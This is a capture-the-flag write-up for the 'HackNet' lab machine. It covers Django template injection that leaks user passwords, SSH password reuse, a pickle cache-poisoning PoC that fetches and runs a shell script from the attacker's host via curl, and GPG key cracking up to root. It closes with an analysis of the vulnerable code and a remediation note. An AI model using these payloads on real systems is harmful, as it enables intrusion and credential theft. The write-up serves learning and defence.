HackNet
by 0xW1LD

Enumeration
Scans
As usual we start off with an nmap port scan.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 9.2p1 Debian 2+deb12u7 (protocol 2.0)
| ssh-hostkey:
|   256 95:62:ef:97:31:82:ff:a1:c6:08:01:8c:6a:0f:dc:1c (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBJ8BFa2rPKTgVLDq1GN85n/cGWndJ63dTBCsAS6v3n8j85AwatuF1UE+C95eEdeMPbZ1t26HrjltEg2Dj+1A2DM=
|   256 5f:bd:93:10:20:70:e6:09:f1:ba:6a:43:58:86:42:66 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIFOSA3zBloIJP6JRvvREkPtPv013BYN+NNzn3kcJj0cH
80/tcp open  http    syn-ack ttl 63 nginx 1.22.1
|_http-favicon: Unknown favicon MD5: B89198D9BEDA866B6ADC1D0CD9ECAEB6
| http-methods:
|_  Supported Methods: GET HEAD OPTIONS
|_http-server-header: nginx/1.22.1
|_http-title: HackNet - social network for hackers
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
We encounter the usual from a linux machine: 22 - OpenSSH, 80 - Http (nginx)
Web

Visiting the website we’re greeted with a Social Networking site for hackers.
After registering and logging in we are greeted with our profile page.

Having a look see around we can find a cookie csrfmiddlewaretoken which is a strong indicator of a Django backend.
User
Looking around we can find that hovering on the likes of a post displays the profile images of those who liked the post and you can hover onto each profile image to display the username.
However, this is easier done simply through manual web requests through a web proxy or curl so that is what I did instead of having to refresh and view the likes every time.
First let’s send a get request to like a post I chose post 10
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
GET /like/10 HTTP/1.1
Host: hacknet.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://hacknet.htb/explore
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Cookie: csrftoken=si22yqD3jg66fyZOYxu8MC6cC7m1DF71; sessionid=dxaqyp63pehshnwe7n5lgboemwvjkjpq
Priority: u=0


HTTP/1.1 200 OK
Server: nginx/1.22.1
Date: Mon, 15 Sep 2025 17:46:13 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 7
Connection: keep-alive
X-Frame-Options: DENY
Vary: Cookie
X-Content-Type-Options: nosniff
Referrer-Policy: same-origin
Cross-Origin-Opener-Policy: same-origin

Success
After which we can check for the likes on the post through the likes endpoint.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
GET /likes/10 HTTP/1.1
Host: hacknet.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://hacknet.htb/explore
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Cookie: csrftoken=si22yqD3jg66fyZOYxu8MC6cC7m1DF71; sessionid=dxaqyp63pehshnwe7n5lgboemwvjkjpq
Priority: u=0


HTTP/1.1 200 OK
<SNIP>
<div class="likes-review-item">
	<a href="/profile/27">
		<img src="/media/dummy.png" title="w1ld">
	</a>
</div>
Attempting several different payloads on my username I’ve found the following:
- HTML injection :
w1ld"><p>TEST</p> - SSTI:
{{7*7}}
The SSTI one leads to an error when trying to view likes.
1
Something went wrong...
Investigating further attempting to read the debug variable through {{debug}} seems to return a blank value. Attempting a payload of {{users}} returns something interesting though.
1
<QuerySet [<SocialUser: hexhunter>, <SocialUser: shadowcaster>, <SocialUser: blackhat_wolf>, <SocialUser: glitch>, <SocialUser: codebreaker>, <SocialUser: shadowmancer>, <SocialUser: whitehat>, <SocialUser: brute_force>, <SocialUser: shadowwalker>, <SocialUser: {{users}}>]>
Grabbing the length of the users variable ({{users|length}}) only returns 10 which is also the same amount of users that likes the post.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
{{users|length}}

GET /likes/10 HTTP/1.1
Host: hacknet.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://hacknet.htb/explore
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Cookie: csrftoken=si22yqD3jg66fyZOYxu8MC6cC7m1DF71; sessionid=dxaqyp63pehshnwe7n5lgboemwvjkjpq
Priority: u=0

<div class="likes-review-item"><a href="/profile/27"><img src="/media/dummy.png" title="10"></a></div>
I can confirm this by liking post 15, which will have 20 likes by the time I like it, and the length payload reveals a value of 20 as well.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
{{users|length}}

GET /likes/15 HTTP/1.1
Host: hacknet.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://hacknet.htb/explore
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Cookie: csrftoken=si22yqD3jg66fyZOYxu8MC6cC7m1DF71; sessionid=dxaqyp63pehshnwe7n5lgboemwvjkjpq
Priority: u=0

<div class="likes-review-item"><a href="/profile/27"><img src="/media/dummy.png" title="20"></a></div>
Pivoting now to check for other values we can find that we can check for the following using the provided SSTI payloads.
- Username:
{{users.x.username}} - Email:
{{users.x.email}} - Password:
{{users.x.password}}
Looking around further it seems that there are some posts that we cannot access as I can only see 19 posts but I can view likes for posts up to post 26. The most interesting one is /likes/23 as the only user who has liked this post is backdoor_bandit, and checking their profile it’s private.
Attempting to leak their data using the same technique we get:
- Username:
backdoor_bandit - Email:
mikey@hacknet.htb - Password:
[REDACTED]
It’s unrealistic to find out which user to grab data for in this way on a real engagement. However, since this is a box we can trust that the creator has put in at least a few hints to tell us which user to target. In this case I found it strange that this was the only account marked as private. (at least that I could find.) In reality you’ll probably want to automate this whole process for each post.
Attempting password reuse on ssh we get access!
1
2
3
4
5
6
7
8
9
10
11
12
13
$ ssh mikey@hacknet.htb
mikey@hacknet.htb's password:
Linux hacknet 6.1.0-38-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.147-1 (2025-08-02) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Sep 15 14:46:53 2025 from 10.10.14.2
mikey@hacknet:~$ ls
user.txt
Just like that, we have User!
Root
Looking around we can find that django is not owned by mikey but instead by sandy.
1
2
3
4
5
mikey@hacknet:/var/www$ ls -lash
total 16K
4.0K drwxr-xr-x  4 root  root  4.0K Jun  2  2024 .
4.0K drwxr-xr-x 12 root  root  4.0K May 31  2024 ..
4.0K drwxr-xr-x  7 sandy sandy 4.0K Feb 10  2025 HackNet
Taking a look around we can find interesting stuff in /var/www/HackNet/HackNet/settings.py
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
DATABASES = {
    'default': {
        'ENGINE': 'django.db.backends.mysql',
        'NAME': 'hacknet',
        'USER': 'sandy',
        'PASSWORD': 'h@ckn3tDBpa$$',
        'HOST':'localhost',
        'PORT':'3306',
    }
}

CACHES = {
    'default': {
        'BACKEND': 'django.core.cache.backends.filebased.FileBasedCache',
        'LOCATION': '/var/tmp/django_cache',
        'TIMEOUT': 60,
        'OPTIONS': {'MAX_ENTRIES': 1000},
    }
}
Interestingly enough the /var/tmp/django_cache folder has 777 permissions, which means we can write to it.
1
2
3
4
5
mikey@hacknet:/var/tmp$ ls -lash
total 16K
4.0K drwxrwxrwt  4 root  root     4.0K Sep 15 13:08 .
4.0K drwxr-xr-x 12 root  root     4.0K May 31  2024 ..
4.0K drwxrwxrwx  2 sandy www-data 4.0K Sep 15 14:45 django_cache
Looking around at the Django Documentation for Filesystem Caches we can see a warning.
When the cache LOCATION is contained within MEDIA_ROOT, STATIC_ROOT, or STATICFILES_FINDERS, sensitive data may be exposed. An attacker who gains access to the cache file can not only falsify HTML content, which your site will trust, but also remotely execute arbitrary code, as the data is serialized using pickle.
Additionally we can find a PoC for a similar attack for DatabaseCache.
1
2
3
4
5
class Pwner:
    def __reduce__(self):
        import os
        cmd = "whoami"
        return os.system, (cmd,)
We can adapt this with pickle to create the following PoC
Shoutout to Mr.Petals for his PoC which this is based off of
1
2
3
4
5
6
7
8
9
10
11
12
13
import os, pickle, zlib, time

CACHE_FILE = "/var/tmp/django_cache/<INSERT CACHE NAME HERE>.djcache"

class Pwner:
    def __reduce__(self):
        import os
        cmd = "curl http://10.10.14.2:3232/linux.sh | bash"
        return os.system, (cmd,)

with open(CACHE_FILE,"wb") as f:
	f.write(pickle.dumps(time.time()+3600)) # Expiry time
	f.write(zlib.compress(pickle.dumps(Pwner()))) # Use pickle to serialize the data and zlib to compress the data
Now all we need is to figure out what files the django web app will create, this should be easy enough as browsing through the webpage we find that the explore page creates the following caches.
1
2
3
4
5
6
mikey@hacknet:/var/tmp/django_cache$ ls -lash
total 16K
4.0K drwxrwxrwx 2 sandy www-data 4.0K Sep 16 01:56 .
4.0K drwxrwxrwt 4 root  root     4.0K Sep 16 01:47 ..
4.0K -rw------- 1 sandy www-data   34 Sep 16 01:56 1f0acfe7480a469402f1852f8313db86.djcache
4.0K -rw------- 1 sandy www-data 2.8K Sep 16 01:56 90dbab8f3b1e54369abdeb4ba1efc106.djcache
I’ll name mine 1f0acfe7480a469402f1852f8313db86.djcache and run the PoC above. After which I’ll refresh the explore page and we should get a call back on our reverse shell listener.
1
2
sandy@hacknet:/var/www/HackNet$ id
uid=1001(sandy) gid=33(www-data) groups=33(www-data)
Looking around further we can find some gpg files in our home folder.
1
2
3
4
5
6
7
8
9
10
sandy@hacknet:~$ ls -lash .gnupg/
total 32K
4.0K drwx------ 4 sandy sandy 4.0K Sep  5 11:33 .
4.0K drwx------ 6 sandy sandy 4.0K Sep 11 11:18 ..
4.0K drwx------ 2 sandy sandy 4.0K Sep  5 11:33 openpgp-revocs.d
4.0K drwx------ 2 sandy sandy 4.0K Sep  5 11:33 private-keys-v1.d
4.0K -rw-r--r-- 1 sandy sandy  948 Sep  5 11:33 pubring.kbx
4.0K -rw------- 1 sandy sandy   32 Sep  5 11:33 pubring.kbx~
4.0K -rw------- 1 sandy sandy  600 Sep  5 11:33 random_seed
4.0K -rw------- 1 sandy sandy 1.3K Sep  5 11:33 trustdb.gpg
I also recall seeing encrypted files in the /var/www/HackNet/backups directory.
1
2
3
4
5
6
7
sandy@hacknet:~$ ls -lash /var/www/HackNet/backups/
total 56K
4.0K drwxr-xr-x 2 sandy sandy 4.0K Dec 29  2024 .
4.0K drwxr-xr-x 7 sandy sandy 4.0K Sep 16 05:59 ..
 16K -rw-r--r-- 1 sandy sandy  14K Dec 29  2024 backup01.sql.gpg
 16K -rw-r--r-- 1 sandy sandy  14K Dec 29  2024 backup02.sql.gpg
 16K -rw-r--r-- 1 sandy sandy  14K Dec 29  2024 backup03.sql.gpg
Taking a look at our gpg keys we find that it should be our key for the backup.
1
2
3
4
5
6
7
sandy@hacknet:~$ gpg --list-keys
/home/sandy/.gnupg/pubring.kbx
------------------------------
pub   rsa1024 2024-12-29 [SC]
      21395E17872E64F474BF80F1D72E5C1FA19C12F7
uid           [ultimate] Sandy (My key for backups) <sandy@hacknet.htb>
sub   rsa1024 2024-12-29 [E]
However if we try to decrypt the backups we’re prompted with a password prompt.
1
2
3
4
5
6
7
8
9
10
11
12
13
sandy@hacknet:/var/www/HackNet/backups$ gpg --decrypt backup01.sql.gpg > backup01.sql

┌───────────────────────────────────────────────────────────────┐
│ Please enter the passphrase to unlock the OpenPGP secret key: │
│ "Sandy (My key for backups) <sandy@hacknet.htb>"              │
│ 1024-bit RSA key, ID FC53AFB0D6355F16,                        │
│ created 2024-12-29 (main key ID D72E5C1FA19C12F7).            │
│                                                               │
│                                                               │
│ Passphrase: _________________________________________________ │
│                                                               │
│         <OK>                                   <Cancel>       │
└───────────────────────────────────────────────────────────────┘
We don’t have this so let’s transfer the private keys from /home/sandy/.gnupg/private-keys-v1.d to our attacker machine and try to conduct a password cracking attack against them.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
$ gpg2john private-keys-v1.d/armored_key.asc

File private-keys-v1.d/armored_key.asc
Sandy:$gpg$*1*348*1024*db7e6d165a1d86f43276a4a61a9865558a3b67dbd1c6b0c25b960d293cd490d0f54227788f93637a930a185ab86bc6d4bfd324fdb4f908b41696f71db01b3930cdfbc854a81adf642f5797f94ddf7e67052ded428ee6de69fd4c38f0c6db9fccc6730479b48afde678027d0628f0b9046699033299bc37b0345c51d7fa51f83c3d857b72a1e57a8f38302ead89537b6cb2b88d0a953854ab6b0cdad4af069e69ad0b4e4f0e9b70fc3742306d2ddb255ca07eb101b07d73f69a4bd271e4612c008380ef4d5c3b6fa0a83ab37eb3c88a9240ddeda8238fd202ccc9cf076b6d21602dd2394349950be7de440618bf93bcde73e68afa590a145dc0e1f3c87b74c0e2a96c8fe354868a40ec09dd217b815b310a41449dc5fbdfca513fadd5eeae42b65389aecc628e94b5fb59cce24169c8cd59816681de7b58e5f0d0e5af267bc75a8efe0972ba7e6e3768ec96040488e5c7b2aa0a4eb1047e79372b3605*3*254*2*7*16*db35bd29d9f4006bb6a5e01f58268d96*65011712*850ffb6e35f0058b:::Sandy (My key for backups) <sandy@hacknet.htb>::private-keys-v1.d/armored_key.asc

$ john --wordlist=/usr/share/wordlists/rockyou.txt sandy.pem
Using default input encoding: UTF-8
Loaded 1 password hash (gpg, OpenPGP / GnuPG Secret Key [32/64])
Cost 1 (s2k-count) is 65011712 for all loaded hashes
Cost 2 (hash algorithm [1:MD5 2:SHA1 3:RIPEMD160 8:SHA256 9:SHA384 10:SHA512 11:SHA224]) is 2 for all loaded hashes
Cost 3 (cipher algorithm [1:IDEA 2:3DES 3:CAST5 4:Blowfish 7:AES128 8:AES192 9:AES256 10:Twofish 11:Camellia128 12:Camellia192 13:Camellia256]) is 7 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
[REDACTED]       (Sandy)
1g 0:00:00:13 DONE (2025-09-16 02:08) 0.07581g/s 32.14p/s 32.14c/s 32.14C/s 246810..ladybug
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
Success! We’ve got a hit on the password for the gpg key. Let’s now attempt to decrypt the backups.
1
2
3
sandy@hacknet:/var/www/HackNet/backups$ gpg --decrypt backup01.sql.gpg > /tmp/backup01.sql
sandy@hacknet:/var/www/HackNet/backups$ gpg --decrypt backup02.sql.gpg > /tmp/backup02.sql
sandy@hacknet:/var/www/HackNet/backups$ gpg --decrypt backup03.sql.gpg > /tmp/backup03.sql
Looking around in these database files we can find something interesting in backup02.
1
2
3
4
5
6
(47,'2024-12-29 20:29:36.987384','Hey, can you share the MySQL root password with me? I need to make some changes to the database.',1,22,18),
(48,'2024-12-29 20:29:55.938483','The root password? What kind of changes are you planning?',1,18,22),
(49,'2024-12-29 20:30:14.430878','Just tweaking some schema settings for the new project. Won’t take long, I promise.',1,22,18),
(50,'2024-12-29 20:30:41.806921','Alright. But be careful, okay? Here’s the password: [REDACTED]. Let me know when you’re done.',1,18,22),
(51,'2024-12-29 20:30:56.880458','Got it. Thanks a lot! I’ll let you know as soon as I’m finished.',1,22,18),
(52,'2024-12-29 20:31:16.112930','Cool. If anything goes wrong, ping me immediately.',0,18,22);
Success! we have found a cleartext credential, let’s attempt to use this to swap to root.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
sandy@hacknet:/tmp$ su root
Password:
root@hacknet:/tmp# ls -lash /root
total 40K
4.0K drwx------  7 root root 4.0K Sep 16 05:48 .
4.0K drwxr-xr-x 18 root root 4.0K Sep  8 13:46 ..
   0 lrwxrwxrwx  1 root root    9 Sep  4 19:01 .bash_history -> /dev/null
4.0K -rw-r--r--  1 root root  571 Apr 10  2021 .bashrc
4.0K drwxr-xr-x  3 root root 4.0K May 31  2024 .cache
4.0K drwx------  2 root root 4.0K Dec 29  2024 .gnupg
4.0K drwxr-xr-x  3 root root 4.0K May 31  2024 .local
   0 lrwxrwxrwx  1 root root    9 Aug  8  2024 .mysql_history -> /dev/null
4.0K -rw-r--r--  1 root root  161 Jul  9  2019 .profile
   0 lrwxrwxrwx  1 root root    9 May 31  2024 .python_history -> /dev/null
4.0K -rw-r-----  1 root root   33 Sep 16 05:48 root.txt
4.0K drwxr-xr-x  3 root root 4.0K Sep  8 10:01 .scripts
4.0K drwx------  2 root root 4.0K Dec 29  2024 .ssh
Just like that, we have Root!
Beyond Root
I found this SSTI particularly interesting so I went to investigate the root of the vulnerability. Taking a look at /var/www/HackNet/SocialNetwork/views.py we can find the following snippet of code where there’s no sanitation for when the user inputs their username.
1
2
3
4
5
6
7
8
9
10
11
12
def profile_edit(request):

<SNIP>

if request.POST['username']:
				# This simply checks if the username is a duplicate, there's no sanitation here whatsoever
                if not SocialUser.objects.filter(username=request.POST['username']):
                    session_user.username = request.POST['username']
                else:
                    message_error = "User exists"
                    context = {"user": get_object_or_404(SocialUser, email=request.session['email']), "message_error": message_error, "news": news}
                    return render(request, "SocialNetwork/profile_edit.html", context)
Additionally we can find this snippet of code where the unsanitized username is put directly into a template string.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
def likes(request, pk):
    if not "email" in request.session.keys():
        return redirect("index")

    session_user = get_object_or_404(SocialUser, email=request.session['email'])
    post = get_object_or_404(SocialArticle,pk=pk)
    users = post.likes.all()

    engine = engines["django"]
    template_string = ""

    context = {"users": users}

    for user in users:
        if not user.is_hidden or user == session_user:
		# Here we take the user's username directly
            template_string += "<div class=\"likes-review-item\"><a href=\"/profile/"+str(user.pk)+"\"><img src=\""+user.picture.url+"\" title=\""+user.username+"\"></a></div>"

    try:
        template = engine.from_string(template_string)
    except:
        template = engine.from_string("<div class=\"likes-review-item\"><a>Something went wrong...</a></div>")

    return HttpResponse(template.render(context, request))
Here we can immediately see that the vulnerability lies in the conversion from a template to a template string through the engine.from_string() function with unsanitized user controlled data (our username).
Remediation
I’m no expert in Templating languages but I know that all input fields that a user can control must be subjected through rigorous filtering, both on the front and back-end side of things. I would probably do something simple and replace user.username with html.escape(user.username) or something similar with RegEx.